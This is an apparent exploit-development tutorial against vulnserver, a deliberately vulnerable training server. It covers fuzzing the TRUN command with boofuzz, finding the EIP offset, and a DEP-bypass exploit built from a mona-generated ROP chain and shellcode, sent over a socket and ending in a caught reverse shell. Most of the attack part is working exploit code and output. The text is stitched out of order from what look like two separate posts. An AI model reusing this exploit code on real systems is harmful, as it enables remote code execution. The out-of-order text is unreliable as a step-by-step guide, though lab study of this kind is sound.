"\x5b\x94\xc8\x22\x9b\xd3\xf0\xfc\xcc\xb4\xc7\xf4\x98\x28\x71"
"\xaf\xbe\xb0\xe7\x88\x7a\x6f\xd4\x17\x83\xe2\x60\x3c\x93\x3a"
"\x68\x78\xc7\x92\x3f\xd6\xb1\x54\x96\x98\x6b\x0f\x45\x73\xfb"
"\xd6\xa5\x44\x7d\xd7\xe3\x32\x61\x66\x5a\x03\x9e\x47\x0a\x83"
"\xe7\xb5\xaa\x6c\x32\x7e\xca\x8e\x96\x8b\x63\x17\x73\x36\xee"
"\xa8\xae\x75\x17\x2b\x5a\x06\xec\x33\x2f\x03\xa8\xf3\xdc\x79"
"\xa1\x91\xe2\x2e\xc2\xb3")


def create_rop_chain():
```

```
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
        rop_gadgets = [
        #[---INFO:gadgets_to_set_esi:---]
        0x75fd598b,  # POP EAX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
        0x6250609c,  # ptr to &VirtualProtect() [IAT essfunc.dll]
        0x773976ae,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [ntdll.dll] ** REBASED ** ASLR
        0x7602afde,  # XCHG EAX,ESI # ADD EAX,5DC03376 # RETN 0x08 [KERNELBASE.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_ebp:---]
        0x76fd75ae,  # POP EBP # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x41414141,  # Filler (RETN offset compensation)
        0x41414141,  # Filler (RETN offset compensation)
        0x625011af,  # & jmp esp [essfunc.dll]
        #[---INFO:gadgets_to_set_ebx:---]
        0x7702532d,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0xffffdff,  # Value to negate, will become 0x00000201
        0x75d99684,  # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
        0x7543769e,  # XCHG EAX,EBX # RETN [msvcrt.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_edx:---]
        0x75fb5ff2,  # POP EAX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
        0xffffffc0,  # Value to negate, will become 0x00000040
        0x75d99684,  # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
        0x75f11788,  # XCHG EAX,EDX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_ecx:---]
        0x75476c3f,  # POP ECX # RETN [msvcrt.dll] ** REBASED ** ASLR
        0x75e75544,  # &Writable location [WS2_32.DLL] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_edi:---]
        0x75db923e,  # POP EDI # RETN [KERNEL32.DLL] ** REBASED ** ASLR
        0x75d99686,  # RETN (ROP NOP) [KERNEL32.DLL] ** REBASED ** ASLR
        #[---INFO:gadgets_to_set_eax:---]
        0x75fe1bc5,  # POP EAX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
        0x90909090,  # nop
        #[---INFO:pushad:---]
        0x772d2ce8,  # PUSHAD # RETN [sechost.dll] ** REBASED ** ASLR
        ]
        return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```

```
shellcode = "A" * 2003 + rop_chain + "\x90" * 32 + overflow
try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.0.2.5',9999))

        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to the server"
        s.close()
```

I set up my listener and run vulnserver and run the code and get a shell.

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 49719
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop\vulnserver>whoami
whoami
msedgewin10\ieuser

C:\Users\IEUser\Desktop\vulnserver>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B4A6-FEC6

 Directory of C:\Users\IEUser\Desktop\vulnserver

09/19/2020  08:01 AM    <DIR>          .
09/19/2020  08:01 AM    <DIR>          ..
09/19/2020  08:01 AM            16,601 essfunc.dll
09/19/2020  08:01 AM             1,501 LICENSE.TXT
09/19/2020  08:01 AM             3,255 README.TXT
09/19/2020  08:01 AM    <DIR>          Source
09/19/2020  08:01 AM            29,624 vulnserver.exe
               4 File(s)         50,981 bytes
               3 Dir(s)  18,276,184,064 bytes free

C:\Users\IEUser\Desktop\vulnserver>
```

https://medium.com/cybersecurityservices/dep-bypass-using-rop-chains-garima-chopra-e8b3361e50ce

https://medium.com/4ndr3w/linux-x86-bypass-dep-nx-and-aslr-with-return-oriented-programming-ef4768363c9a

https://tcm-sec.com/buffer-overflows-made-easy/

https://macrosec.tech/index.php/2020/11/10/dep-bypass-using-rop-chains/

Overwriting EIP

Boofuzz

Next we will need to install boofuzz on our attacker box. If you are on a Debian-based Linux machine, you can run the following commands (if you do not have pip installed, first run apt-get install python-pip):

1. git clone https://github.com/jtpereyda/boofuzz
2. cd boofuzz
3. pip install .

You can read more about boofuzz installation and documentation here.

NOTICE: I had to change the line in /usr/local/lib/python2.7/dist-packages/boofuzz/fuzz_logger_curses.py:

- from backports.shutil_get_terminal_size import get_terminal_size as _get_terminal_size

To:

- from shutil_backports import get_terminal_size as _get_terminal_size

Vulnserver

Now we need our badly written application. I downloaded and used the .zip hosted here from my Windows 7 VM, but feel free to download directly from the author here.

The .exe will run as long as its companion essfunc.dll file is in the same location. I moved both to my desktop for ease of use in the Windows 7 VM.

Immunity Debugger

Next we will download our debugger which we will use to investigate how vulnserver is behaving under different circumstances. Access the download link from your Windows 7 VM, and fill out the requisite information (I believe dummy data will suffice.) Once you start the installer, it will notice that you do not have Python installed and offer to install it for you.


Mona

Mona is a very robust Python tool that can be used inside Immunity to perform a broad range of analysis for us. To install Mona, I just visited the Corelan Mona repo and copied the raw text to a txt document inside my Windows 7 VM and saved it as mona.py.

We want mona.py to be saved in the following directory: C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands.

Exploring Vulnserver

The first thing we want to do is run vulnserver.exe and then interact with the application as a normal client to determine how the application works under normal circumstances. We don't need to run the process in Immunity just yet. Start the application and you should recieve the following Windows prompt:



Next, we want to interact with the listening service from our attacker and determine how the application is supposed to work. We can use netcat for this and we'll just make a simple TCP connection to the target with the following command:

nc <windows7 IP address> 9999

Immediately we see that the connection is made and that the server is offering us the HELP command to show us valid commands for the service. Once we send the HELP command we get the following output:

```
astrid:~/ # nc 192.168.1.201 9999                                    [22:29:40]
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Seeing that the valid argument structure for each command is roughly <command>[space]<command_value> we can send something like TRUN hello as a test and see if it's accepted.

```
TRUN hello
TRUN COMPLETE
```

We can see that the command and argument executed successfully. Now that we have confirmed the structure of a command and its arguments, we can start fuzzing this command to see if we can get the program to crash when submitting various argument values to the TRUN command.

Using Boofuzz

Working off of a very detailed and helpful working aid from zeroaptitude.com, we learn that the first element of any boofuzz fuzzing script is the 'session.' (For this excercise I worked directly out of the boofuzz directory.)

The purpose of the session is to establish a named entity which details: the host we want to connect to, the port we want to connect to, and the parameters we want to fuzz.

Let's establish our boofuzz script skeleton:

```
#!/usr/bin/python


from boofuzz import *



def main():



if __name__ == "__main__":
    main()
```

This skeleton, once it includes a 'session', will be our template for all of our subsequent fuzzing scripts. The session will be defined in the main() function and will establish a variable named session which will comprise a few global variables, namely: host and port for this excercise. Let's see our code below:

```
#!/usr/bin/python


from boofuzz import *


host = '192.168.1.201'   #windows VM
port = 9999              #vulnserver port


def main():
```

```
        session = Session(target = Target(connection = SocketConnection(host, port, proto='tcp')))


        s_initialize("TRUN")      #just giving our session a name, "TRUN"


        s_string("TRUN", fuzzable = False)        #these strings are fuzzable by default, so here instead of blank, we specify 'false'
        s_delim(" ", fuzzable = False)            #we don't want to fuzz the space between "TRUN" and our arg
        s_string("FUZZ")                          #This value is arbitrary as we did not specify 'False' for fuzzable. Boofuzz will fuzz this string now.



if __name__ == "__main__":
   main()
```

Excellent, we have the first crucial piece to our boofuzz puzzle. Now we just need to add a couple lines to join our session with our actual fuzzing functions, we can accomplish this by appending the following two lines to our code:

```
session.connect(s_get("TRUN"))                #having our 'session' variable connect following the guidelines we established in "TRUN"
session.fuzz()                                #calling this function actually performs the fuzzing
```

Our complete code now looks like this:

```
#!/usr/bin/python


from boofuzz import *


host = '192.168.1.201'   #windows VM
port = 9999              #vulnserver port


def main():


        session = Session(target = Target(connection = SocketConnection(host, port, proto='tcp')))
```

```
        s_initialize("TRUN")      #just giving our session a name, "TRUN"


        s_string("TRUN", fuzzable = False)        #these strings are fuzzable by default, so here instead of blank, we specify 'false'
        s_delim(" ", fuzzable = False)            #we don't want to fuzz the space between "TRUN" and our arg
        s_string("FUZZ")                          #This value is arbitrary as we did not specify 'False' for fuzzable. Boofuzz will fuzz this string now


    session.connect(s_get("TRUN"))                #having our 'session' variable connect following the guidelines we established in "TRUN"
        session.fuzz()                            #calling this function actually performs the fuzzing


if __name__ == "__main__":
  main()
```

Since we want to determine how the application reacts to our fuzzing script, we need to start the vulnserver.exe in Immunity. This is easily accomplished by dragging the vulnserver.exe icon on the desktop to the Immunity icon which will automatically open Immunity with the vulnserver.exe process attached. If you have never used Immunity before, do not worry, there are a ton of great guides online and I will be linking themn in the resources section.

One thing to know is that when you attach a process to Immunity in the way we just described, the process is not actually running yet. We need to press the small red ‘play’ triangle to start the process as if we just double-clicked it on the desktop. Immunity even gives us a terminal prompt as if we were running vulnserver on it’s own.

Red ‘play’ triangle in lower right hand side of image:



If you notice, in the bottom right hand side of Immunity, there is a yellow and red message Paused indicating that the process is not running. After pressing the play symbol (alternatively, you can use the F9 key to start the process), we need to run our python script from our attacker to begin fuzzing the application.

If we see at any point that Immunity gives us an Access Violation error message at the bottom, we know that the program has crashed due to our fuzzing and we can stop our fuzzer script on our attacker.

We see pretty quickly that our fuzzer has crashed the application. After stopping our script, we examine the Registers (FPU) pane in Immunity and see that several locations now hold

references to our payload of 41 which is the hexidecimal representation of a capital A. This means that whenever we send our payload, it is written into these locations in memory on the victim. We notice that EAX, ESP, EBP, and EIP all contain references to our long string of A with EAX also sporting a preprended TRUN /.:/ string.


Registers (FPU)
EAX 01ACF200 ASCII "TRUN /.:/AAAA

In entry 15, we see our familiar string TRUN /.: and the entry above it, 14, states that boofuzz sent 5011 bytes:

14	2	info	Sending 5011 bytes...		[2019-05-2...	0

What we'll do now is, create our exploit skeleton in python and test to see if sending 5011 bytes worth of A results in us getting the same 41414141 value overwritten to EIP.

exploitSkeleton.py

We can craft up a skeleton exploit that we can stash away for later use and edit copies of as we need them throughout this series. Our exploit skeleton will be the following:

```
#!/usr/bin/python


import socket

import os

import sys


host = "<host IP>"

port = <host PORT>


buffer = "<string we want to send>"


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host,port))

print s.recv(1024)

s.send(buffer)

print s.recv(1024)

s.close()
```

Let's edit this code to match our exact situation by changing the host, port, and buffer variables. Let's also keep in mind that the fuzzer prepended our fuzz-string with TRUN /.:/ so it's not just as simple as multiplying A by 5011. We have to prepend our TRUN argument as well. Our final payload should look something like this:

```
#!/usr/bin/python


import socket

import os
```

```
import sys


host = "192.168.1.201"

port = 9999


buffer = "A" * 5011


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host,port))

print s.recv(1024)

s.send("TRUN /.:/ " + buffer)

print s.recv(1024)

s.close()
```

Running this python script with vulnserver attached in Immunity nets us the same Registers (FPU) panel, excellent. So we know for certain that we can overwrite EIP. The next step is to determine how far into our string of 5011 A the overwrite occurs.

Determining the Offset

To determine this, we can leverage Mona's ability to create a "cyclical" string of data which never repeats any patterns. This string of data will overwrite EIP and provide us with an exact location of where in our string the overwrite occurred since we'll have a reference point to a unique set of 4 hex characters.

To make Mona create our string, we use the following command in the white bar at the bottom of the Immunity GUI: !mona pc 5011 ('pc' is short for 'pattern-create' and there are multiple scripts and tools out there that will perform this for you, including Metasploit. I prefer using Mona since I'm already in Immunity.



Mona outputs this string (use the ASCII one) to a file called pattern.txt which is located in the C:\Program Files\Immunity Inc\Immunity Debugger directory. Make sure you copy the string from this file and not the pane in Immunity as the string in the pane might be truncated (especially at 5000 bytes). This string now becomes our buffer and we feed it back to a restarted vulnserver process in Immunity.

So now our exploit.py now looks like this:

```
#!/usr/bin/python


import socket
```

```
import os

import sys


host = "192.168.1.201"

port = 9999


buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7A
e8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak
1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5A
m6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8A
o9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar
3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw
3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay
7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2
Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7
Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3
Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj
0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl
8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0B
o1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq
5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1B
t2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7
Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1
By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7
Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2C
d3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8C
f9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4C
i5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3
Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7
Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8
Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4
Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8
Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da
4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc
8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df
2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6D
h7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3D
k4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7D
m8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0D
p1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4
```

Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du
0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3
Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6D
y7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2
Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8
Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5
Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3
Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1E
m2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5
Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0E
r1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et
9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew
4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9E
z0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6
Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe
3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0F
h1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0
Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm
7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2
Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9
Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7
Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2F
x3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga
0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3G
c4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7
Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh
2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8
Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9G"

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host,port))

print s.recv(1024)

s.send("TRUN /.:/ " + buffer)

print s.recv(1024)

s.close()
```

(**FYI, if you want to learn about socket() and connect() function calls, see my SLAE x86 posts where we create bind and reverse TCP shells in Assembly:)**

- **Bind TCP**
- **Reverse TCP**

Let's run vulnserver through Immunity once more and see how our exploit crashes the application.

```
[06:22:29] Access violation when executing [6F43376F] - use Shift+F7/F8/F9 to pass exception to program
```

```
EAX 0178F200 ASCII "TRUN /.:/ Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
ECX 0031554C
EDX 00000000
EBX 00000058
ESP 0178F9E0 ASCII "8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6C
EBP 43366F43
ESI 00000000
EDI 00000000

EIP 6F43376F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)


EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

